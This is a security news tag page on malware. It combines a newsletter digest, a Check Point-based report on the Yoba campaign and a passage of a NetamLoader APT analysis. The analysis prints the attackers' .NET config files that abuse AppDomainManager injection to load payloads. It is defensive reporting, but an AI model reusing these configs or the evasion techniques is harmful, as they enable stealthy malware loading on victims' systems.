Tag: Malware

  • Security Affairs newsletter Round 602 by Pierluigi Paganini – INTERNATIONAL EDITION

    A new round of the weekly Security Affairs newsletter has arrived! Every week, the best security articles from Security Affairs are free in your email box.

    Enjoy a new round of the weekly SecurityAffairs newsletter, including international press.

    U.S. CISA adds Ivanti Connect Secure flaws to its Known Exploited Vulnerabilities catalog
    Attackers Exploit Critical Drupal Commerce Core Vulnerability CVE-2026-118539
    Yoba Malware Hides a Crypto Miner Behind Legitimate OpenAI and Anthropic Binaries
    U.S. CISA adds GitLab and Cisco flaws to its Known Exploited Vulnerabilities catalog
    $6.3 Billion Stolen from Binance in Attack Attributed to North Korea
    How to prioritize remediation after a pentest: a practitioner workflow
    Hacker leaks data on more than 40,000 Homeland Security employees
    Binance Investigates Suspicious Crypto Transfers Worth Up to $5.8 Billion
    US Probes Suspected Hack Behind Military Base Freezer Failures
    484,142 Exposed Cloud Buckets Contain 18 Billion Files
    U.S. CISA adds Linux Kernel and Broadcom VMWare ESX  flaws to its Known Exploited Vulnerabilities catalog
    Volt Typhoon Used Silent Train to Hide Zero-Day Attacks
    Election Website Security: 42% of US County Sites Still Lack .gov Domains
    ENGIE Data Breach Exposes Customer Details and Energy Contracts
    Virtualine Domain Seized, but Allegedly Abusive Website Remains Online
    Hive and Nefilim Ransomware Affiliate Gets 70 Months In Jail
    Ads or Surveillance? Researchers Flag Suspicious Targeting of Starlink Users
    CVE-2026-97631: 16-Year-Old UEFI Flaw Threatens Servers
    U.S. CISA adds Google Brotli and Adobe Commerce and Magento flaws to its Known Exploited Vulnerabilities catalog
    Three Japan-Focused Cyberattacks Show How Hackers Use AI
    Italy ’s Parliament Under Cyber Pressure: Why the Attack on the Chamber Matters
    Australia’s Cyber Spy Chief: Expect More Disruption as AI Accelerates Hacking
    U.S. CISA adds PHP flaws PHP2Shell to its Known Exploited Vulnerabilities catalog
    Attackers Take Control of Dahua Cameras and Video Recorders Via Easy4IP
    Cohere Finds Qwen AI Model Contacting a Server in China
    Magento Campaign Infects 953 Online Stores Across Five Domains
    AI-Generated Fake Bank Calls and NFC App Enabled €380,000 Fraud, Dutch Police Say
    Researchers Uncover Rentable Android Spyware uCreater Targeting WeChat and Telegram
    PHP2Shell: Suspected North Korean campaign targets 216 vulnerable PHP hosts
    Anthropic reveals how Claude Mythos 5 crossed security testing boundaries
    OpenAI Paused Frontier AI Training After a Security Incident

    International Press – Newsletter

    Cybercrime

    Binance Says User Funds Are ‘Completely Safe’ After $3.5 Billion Drains From Its Hot Wallets  

    Police arrest two suspects in AI-powered bank fraud that cost victims €380,000   

    M365 Token Spray and Replay Campaign Compromises Business Email Accounts 

    Chinese National Extradited for Alleged Role in Multimillion-Dollar Cryptocurrency Scam Targeting U.S. Citizens  

    Ukrainian National Sentenced to 70 Months in Prison for Multi-Million Dollar Ransomware Conspiracies  

    Hacker stole personnel data about thousands of Homeland Security employees, including CBP and ICE agents 

    deepveindrilling.com: Magento CMS block loader hits 953 stores

    “Bulletproof” website domain seized in international law enforcement operation  

    Trezor warns of suspected crypto-theft implant in hardware wallet

    Polymarket halts trading after crypto-draining script breach, $2.5M traced

    Malware

    uCreator: virtualization-based Android spyware platform targeting WeChat, Telegram and other messaging apps  

    CLAUDE CODE FOUND SPYWARE ON MY FAMILY’S PHONES AND A BACKDOOR ON MY MAC

    Security notice — malicious version of Anthropic.claude-code (2.1.313) identified in the Cursor Extension Marketplace  

    Tricks from the Past deployed via signed ChatGPT and Claude binaries

    Hacking

    PHP2Shell exploitation observed: packet-to-process RCE evidence  

    CYFIRMA Threat Advisory: Suspected DPRK Campaign staging PHP2Shell Targeting against Global PHP infrastructure  

    Beyond the Inbox: How Threat Actors Abuse Microsoft Teams External Chat for Initial Access  

    Not Only ARTEX: The Different Levels AI is Used in Attacks Targeting Japan  

    Broccoli2shell: Everything You Need To Know About The Critical Brotli Decoder Vulnerability  

    Discovering and exploiting vulnerabilities in critical, real-world software with Claude

    Putting Claude Code in a box: a sandboxed dev container for Zed

    Hackers Target Critical Oracle E-Business Suite RCE Flaw Days After Security Patch

    The Last Proof of Human Craft: Forging a Microsoft Edge Full Chain with Logic Bugs Only!  

    Pentagon treating military base freezer malfunctions as suspected cyberattack, officials say  

    GitLab security incident: attempted exploitation of CVE-2026-97229  

    Intelligence and Information Warfare  

    Alibaba’s Qwen AI caught trying to contact server in China

    Hackers can gain control of cameras and DVRs through cloud access      

    Disruptions ‘inevitable’ as AI-powered cyber threats grow, Australian Signals Directorate says

    Operation FlashHole: Lazarus breaks security, defies control 

    Hackers Sympathetic to Russia Are Hitting Utilities and Factories  

    Alleged Israeli spy company heavily targeted Starlink users, sources say

    Silent Train: uncovering Volt Typhoon’s operational framework for zero-day exploitation and strategic access  

    North Korea Steals USD 6.36 Billion From Binance in the Largest Hack in History  

    Mapping the Political Influencer Industry and the Problems it Causes for Democracy  

    Cybersecurity

    NIS 2 Italy: Key Deadlines, Board Duties and What ACN Expects From Companies  

    The Two Things CISOs Should Be Thinking About In The Wake Of The PHP Nightmare

    Code-execution flaw in UEFI firmware affects most servers on planet Earth     

    2026 County Election Website Security Census: Key Findings  

    Cloud Exposure Index 2026: 484,142 open buckets mapped  

    ENGIE: Data leak via a tool belonging to its business partners 

    Beyond Framework Signatures: Understanding AI-Driven Intrusions 

    I Think The Military Commissary’s Freezers Were Hacked  

    Manifestos, Fear, and ‘Loser Thinking’: Inside Proton’s AI Reckoning 

    Passkeys Are Better Than Passwords. But They Are Not Enough

    Follow me on Twitter: @securityaffairs and Facebook and Mastodon

    Pierluigi Paganini

    (SecurityAffairs – hacking, newsletter)

    Source: Security Affairs · 2026-11-01

  • Yoba Malware Hides a Crypto Miner Behind Legitimate OpenAI and Anthropic Binaries

    Yoba Malware Hides a Crypto Miner Behind Legitimate OpenAI and Anthropic Binaries

    Yoba malware uses fake ChatGPT and Claude apps to sideload malware through signed installers and deploy a cryptocurrency miner.



    Check Point Research has spent two months tracking a campaign it calls Yoba, which uses the popularity of AI tools to spread a custom malware chain. The attackers build fake GitHub projects that pose as AI desktop applications such as GPT-5.6 Sol, GPT-6 Astra and Claude Opus. The projects look convincing and run on real GitHub infrastructure, which helps them seem legitimate to potential victims.

    “These projects look convincing and use real GitHub infrastructure, which helps them appear legitimate to potential victims. The website exhibits search-targeted content and suspicious installer-delivery tactics consistent with an SEO-poisoning lure.

    Inside the installers, there is a malicious component we refer to as the YobaDropper. This dropper includes another component, the YobaLoader, which is responsible for contacting attacker-controlled infrastructure and fetching the final payload.” reads the report. “In this report, we describe how victims are lured to these fake projects, how the YobaDropper and YobaLoader work together, and how the attackers ultimately use this chain to run unwanted software on infected systems.”

    The lure is simple. Each project has a repository, a GitHub.io page describing the software, and a ZIP release with the malware. The repositories show no fake stars or forks, yet they still rank among the top Google results, most likely through SEO poisoning that optimizes titles, descriptions and hosting domains.

    The first repository appeared around July 2026, but the first malicious releases landed only on August 30 and 31, and a third followed about five days later on September 4. Each repository uses a different Outlook address, and commit times point to UTC+4, UTC-4 and UTC+3, which Check Point reads as a deliberate attempt to hide the actor’s real time zone.

    Here’s the trick that gives the report its title. Each ZIP holds a legitimate signed executable from OpenAI or Anthropic, named Setup.exe, next to a malicious winmm.dll. The signed program loads the DLL on its own, a technique known as DLL sideloading, which is often used to bypass security protections.

    The ZIP files were not even password-protected. Attackers often use passwords to prevent security tools from automatically unpacking and scanning files. However, these binaries already had very low detection rates because they used anti-sandbox and other techniques to avoid analysis. The DLL’s compilation date is another clue: it was built on the same day it was added to the archive, unlike the legitimate files around it.

    The dropper, called YobaDropper, checks the environment before running. It calculates a hash of the name of the program that launched it and continues only if the name is Setup.exe. This means that sandboxes that run the DLL on its own will fail this check. When that happens, the process does not exit. Instead, it sleeps 200,000 times for 5.5 seconds each, a total of about 12.73 days.

    The malware also avoids victims in CIS countries by checking the keyboard layout. It excludes Russian, Belarusian, Tajik, Armenian, Azerbaijani, Georgian, Kazakh, Kyrgyz, Turkmen, Uzbek, and Tatar. Interestingly, Ukraine, which has often appeared in similar exclusion lists, is not included.

    Next, the malware requests administrator privileges. If the user does not have them, it displays the message “Please run this program as Administrator.” and exits. The victim must then restart it with administrator rights.

    Once it has the required privileges, the malware creates a folder called WMProcess under ProgramData. It copies the legitimate WMPDMC.exe file from System32 into this folder and places the second-stage payload there under the name wmpdui.dll.

    The malicious code achieves persistence by using a scheduled task dressed up as Microsoft. The author is set to Microsoft Corporation, the description says it collects device metadata for Windows Media Player, and it starts three minutes after boot as Local System. The task launches the legitimate program, which sideloads the malicious DLL.

    The second stage, YobaLoader, shares code with the dropper, which points to the same developer. It only runs under WMPDMC.exe and uses a different seed for its hashing than the dropper does, which separates the stages and weakens hash-based detection. Its job is to find its payload without a classic command server.

    It goes to a Telegram channel, t[.]me/yoba_fanclub, and downloads the channel’s profile picture. The last 50 bytes of the image seed a domain generator that builds names from word lists in the form adjective-noun-verb-number on dedyn[.]io. Change the picture and the operator gets a new domain.

    Then it asks Google’s DNS-over-HTTPS service for a TXT record on that domain. The reply is signed, and the loader checks the signature before decrypting it, which gives a link to a payload on Catbox. Check Point says this reliance on DoH and common hosting aims to bypass passive DNS monitoring and some gateway protections, and the campaign avoids dedicated command-and-control infrastructure, using Telegram, Tor, Catbox and DoH instead.

    The operator can choose how the payload runs. It can inject it into svchost.exe, save it as an executable after removing the Zone.Identifier mark, or run it as a hidden PowerShell script while bypassing execution policies.

    “Finally, the injected payload into svchost.exe is an XMRig 6.26.0 miner with a hidden command line targeting a TLS-enabled onion mining endpoint through a local Tor SOCKS5 proxy. It can unpack and start Tor 0.4.9.12 plus lyrebird 0.8.1, monitor user-input activity to pause mining, and conditionally load the WinRing0 driver service for MSR-based mining optimization.” continnues the report.

    The miner uses Tor to connect to an encrypted mining server. It can start its own Tor components, use about 85% of CPU threads, and pause mining when the user is active. It resumes after 240 seconds of inactivity and can load the WinRing0 driver to optimize mining performance.

    However, YobaLoader is not limited to cryptocurrency mining. Its DNS tasking system allows operators to deliver any PE executable or PowerShell payload, meaning future attacks could distribute other malware families.

    Earlier versions appeared in June 2026. They used Cursor.exe for sideloading, a startup shortcut for persistence, and excluded only Russia. They also used .aber[.]ir instead of dedyn[.]io and included anti-debugging and anti-VM checks that later versions dropped.

    Check Point believes the attackers may have Russian origins and mainly operate in the UTC-4 time zone, but this is an assessment, not a confirmed attribution.

    Defenders should look for suspicious WMPDMC.exe copies under ProgramData, fake Microsoft scheduled tasks, Telegram-related traffic, DNS lookups for dedyn[.]io through dns.google, and unexplained high CPU usage.

    “The Yoba campaign shows how attackers can use trusted platforms and the current interest in AI tools to distribute malware in a way that looks believable and harmless at first glance. By packaging their code together with well-known software names and hosting it on GitHub, they lower the chances that users or basic security checks will immediately flag the files as suspicious.” concludes the report. “Organizations should be cautious about installing “AI helpers” or similar tools from unverified repositories and should enforce policies that restrict running software from unknown sources. Combining user awareness with basic technical controls.”

    Follow me on Twitter: @securityaffairs and Facebook and Mastodon

    Pierluigi Paganini

    (SecurityAffairs – hacking, Yoba malware)

    Source: Security Affairs · 2026-10-30

  • Fake GitHub Repo Tricks AI Agents Into Installing SolanaCry Malware

    A fake GitHub repository tricks AI coding agents into installing SolanaCry malware, giving attackers remote access to developers’ Windows PCs through NetSupport.

    Source: HackRead · 2026-10-30

  • Fake IT help desk callers got by on little more than names and email addresses

    Attackers posing as IT help desk staff contacted employees by phone, email and Microsoft Teams in the third quarter of 2026 and talked them into opening remote access sessions, Cisco Talos Incident Response (Talos IR) found across several engagements. In one case, that access ended in ransomware. They knew names and email addresses “The attackers appeared to know employee names and email addresses, as they contacted users directly by email and Teams and used identities … More →

    Source: Help Net Security · 2026-10-30

  • UNM Health addresses cyberattack in New Mexico after ransomware group claims responsibility

    John Rupolo reports: University of New Mexico Health is addressing concerns after a cyberattack on Monday, with reports surfacing this week that a ransomware group claimed responsibility for the incident. “So what I can say is we’re also aware of those claims by that group,” said Chris Ramirez, communications director for UNMH. The community’s top…

    Source: DataBreaches.net · 2026-10-29

  • Australia severs criminal access to 180,000 computers after breaching Amadey malware backend

    Lukas Brandt writes: Criminals using the Amadey malware lost control of about 180,000 infected computers after operators from the Australian Signals Directorate (ASD) gained access to the operation’s backend and severed the connection between the controllers and the victims. “The next steps that we took were to disconnect that Amadey controller from all those victims,”…

    Source: DataBreaches.net · 2026-10-29

  • BYOD cyberattack diverts ambulances and cancels classes at University of New Mexico health center

    Ambulances were diverted, surgeries cancelled, and medical students sent home from classes after a ransomware group attacked the University of New Mexico’s Health Sciences Center (HSC) this week.

    Read more in my article on the Fortra blog.

    Source: Graham Cluley · 2026-10-29

  • Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia

    Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia

    Introduction

    A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.

    The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.

    Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.

    Background

    During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:

    C:\Windows\SoftwareDistribution\Download\e4537a1762fcafd2fd96bfc825bad34f9db9a24d

    Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.

    Initial infection


    The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:

    Files compressed in the CAB file

    Files compressed in the CAB file

    Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:

    C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe -updatepackage -applicationid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx

    After the file is launched in this manner, the infection chain progresses to stage 1.

    Stage 1


    Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.

    Infection chain: Stage 1

    Infection chain: Stage 1

    Step 1

    The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.

    <?xml version="1.0" encoding="utf-8" ?>
    <configuration>
    	<runtime>
    		<appDomainManagerType  value="Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration">
           </appDomainManagerType>
    		<appDomainManagerAssembly  value="Microsoft.HostIntegration.Connectors, Version=1.0.0.0, 
                        Culture=neutral, PublicKeyToken=31bf3856ad364e35">
           </appDomainManagerAssembly>
    		<NGenAssemblyUsageLog enabled="0" />
    	</runtime>
        <startup> 
            <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6" />
        </startup>
    </configuration>

    According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:

    <?xml version="1.0" encoding="utf-8"?>
    <section name="foo">
        <customType className="System.Resources.ResXResourceSet, System.Windows.Forms, 
                    Version=4.0.0.0, Culture=neutral, 
                    PublicKeyToken=b77a5c561934e089(Resources.resx)" />
    </section>

    Step 2

    The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing “Resources.resx” to its constructor for parsing.


    In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:
